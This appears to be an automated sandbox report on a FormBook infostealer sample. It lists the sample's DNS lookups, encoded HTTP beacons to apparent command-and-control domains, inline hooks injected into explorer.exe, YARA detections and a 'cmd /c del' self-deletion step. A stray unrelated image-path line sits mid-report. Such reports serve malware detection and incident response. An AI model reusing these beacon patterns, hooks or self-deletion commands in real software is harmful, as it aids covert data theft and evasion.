May 12, 2021 07:32:07.484920979 CEST	53	50452	8.8.8.8	192.168.2.7
May 12, 2021 07:32:33.959813118 CEST	59730	53	192.168.2.7	8.8.8.8
May 12, 2021 07:32:34.021111012 CEST	53	59730	8.8.8.8	192.168.2.7
May 12, 2021 07:32:41.932732105 CEST	59310	53	192.168.2.7	8.8.8.8
May 12, 2021 07:32:42.001012087 CEST	53	59310	8.8.8.8	192.168.2.7
May 12, 2021 07:32:49.960647106 CEST	51919	53	192.168.2.7	8.8.8.8
May 12, 2021 07:32:50.018819094 CEST	53	51919	8.8.8.8	192.168.2.7
May 12, 2021 07:32:56.455708981 CEST	64296	53	192.168.2.7	8.8.8.8
May 12, 2021 07:32:56.526810884 CEST	53	64296	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:33:17.362968922 CEST	56680	53	192.168.2.7	8.8.8.8
May 12, 2021 07:33:17.430162907 CEST	53	56680	8.8.8.8	192.168.2.7
May 12, 2021 07:33:20.818274975 CEST	58820	53	192.168.2.7	8.8.8.8
May 12, 2021 07:33:20.887164116 CEST	53	58820	8.8.8.8	192.168.2.7
May 12, 2021 07:33:22.883336067 CEST	60983	53	192.168.2.7	8.8.8.8
May 12, 2021 07:33:22.948488951 CEST	53	60983	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 07:32:33.959813118 CEST	192.168.2.7	8.8.8.8	0x411f	Standard query (0)	www.manifestarz.com	A (IP address)	IN (0x0001)
May 12, 2021 07:32:56.455708981 CEST	192.168.2.7	8.8.8.8	0x7f89	Standard query (0)	www.funtimespheres.com	A (IP address)	IN (0x0001)
May 12, 2021 07:33:17.362968922 CEST	192.168.2.7	8.8.8.8	0x4944	Standard query (0)	www.sequenceanalytica.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 07:32:34.021111012 CEST	8.8.8.8	192.168.2.7	0x411f	No error (0)	www.manifestarz.com	manifestarz.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 07:32:34.021111012 CEST	8.8.8.8	192.168.2.7	0x411f	No error (0)	manifestarz.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 07:32:56.526810884 CEST	8.8.8.8	192.168.2.7	0x7f89	No error (0)	www.funtimespheres.com		107.165.40.251	A (IP address)	IN (0x0001)
May 12, 2021 07:33:17.430162907 CEST	8.8.8.8	192.168.2.7	0x4944	No error (0)	www.sequenceanalytica.com	sequenceanalytica.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 07:33:17.430162907 CEST	8.8.8.8	192.168.2.7	0x4944	No error (0)	sequenceanalytica.com		184.168.131.241	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.manifestarz.com
- www.funtimespheres.com
- www.sequenceanalytica.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49723	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:32:34.071719885 CEST	1486	OUT	GET /kkt/?n8=WT801LO0&ltLd=YJq3LfF57r8Qfq7uTCgZxOPP1vMH1/e9D5ir0WlXFDknegtt717KVO1lFmJGJc9BoYXzy139hQ== HTTP/1.1 Host: www.manifestarz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:32:34.208539009 CEST	1486	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 05:32:34 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c0c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49732	107.165.40.251	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:32:56.725887060 CEST	5426	OUT	GET /kkt/?ItLd=mESCp8fUWMf2GiNccZQr41WoLlunmDO2dTTww9D/7e3BTia5ZniOyGA6Z4qikYh0olJWnb//TQ==&n8=WT801LO0 HTTP/1.1 Host: www.funtimespheres.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:32:57.152642012 CEST	5427	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 12 May 2021 13:33:02 GMT Content-Type: text/html Content-Length: 355 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 d2 b3 c3 e6 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 72 65 66 72 65 73 68 22 20 63 6f 6e 74 65 6e 74 3d 22 30 3b 20 75 72 6c 3d 2f 22 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><title>404</title></head><body><meta http-equiv="refresh" content="0; url=/"></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49733	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:33:17.629102945 CEST	5429	OUT	GET /kkt/?n8=WT801LO0&ItLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/IZEW6sslvUZTyjBteEnfLFfdWI9VdBzisWFD4iTcDg== HTTP/1.1 Host: www.sequenceanalytica.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:33:17.924803019 CEST	5429	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Wed, 12 May 2021 05:33:17 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://mindcart.ai/kkt/?n8=WT801LO0&ItLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/IZEW6sslvUZTyjBteEnfLFfdWI9VdBzisWFD4iTcDg== Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
GetMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6

Statistics

Behavior



System Behavior

Analysis Process: INv02938727.exe PID: 4852 Parent PID: 5796

General

Start time:	07:31:19
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\INv02938727.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\INv02938727.exe'
Imagebase:	0xd0000
File size:	719360 bytes
MD5 hash:	A3B74ACF9723E53D6CAEA736FAAE9708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.250197867.0000000002726000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.250754758.00000000036D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.250754758.00000000036D9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.250754758.00000000036D9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D52CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D52CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INv02938727.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D83C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INv02938727.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D83C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D505705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D505705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D4603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D50CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D4603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D4603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D4603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D4603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D505705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D505705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C371B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C371B4F	ReadFile

Analysis Process: INv02938727.exe PID: 3632 Parent PID: 4852

General

Start time:	07:31:23
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\INv02938727.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\INv02938727.exe
Imagebase:	0x7f0000
File size:	719360 bytes
MD5 hash:	A3B74ACF9723E53D6CAEA736FAAE9708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.315850834.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.315850834.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.315850834.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.319119238.0000000002F00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.319119238.0000000002F00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.319119238.0000000002F00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.318875826.0000000001590000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.318875826.0000000001590000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.318875826.0000000001590000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 3632

General

Start time:	07:31:25
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autochk.exe PID: 6960 Parent PID: 3292

General

Start time:	07:31:48
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0x280000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: control.exe PID: 7072 Parent PID: 3632

General

Start time:	07:31:54
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xb90000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.511352331.0000000003250000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.511352331.0000000003250000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.511352331.0000000003250000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.509884177.0000000002E10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.509884177.0000000002E10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.509884177.0000000002E10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.512153616.0000000004B30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.512153616.0000000004B30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.512153616.0000000004B30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2E29E57	NtReadFile

Analysis Process: cmd.exe PID: 7088 Parent PID: 7072

General

Start time:	07:31:56
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\INv02938727.exe'
Imagebase:	0x1320000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7096 Parent PID: 7088

General

Start time:	07:31:56
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis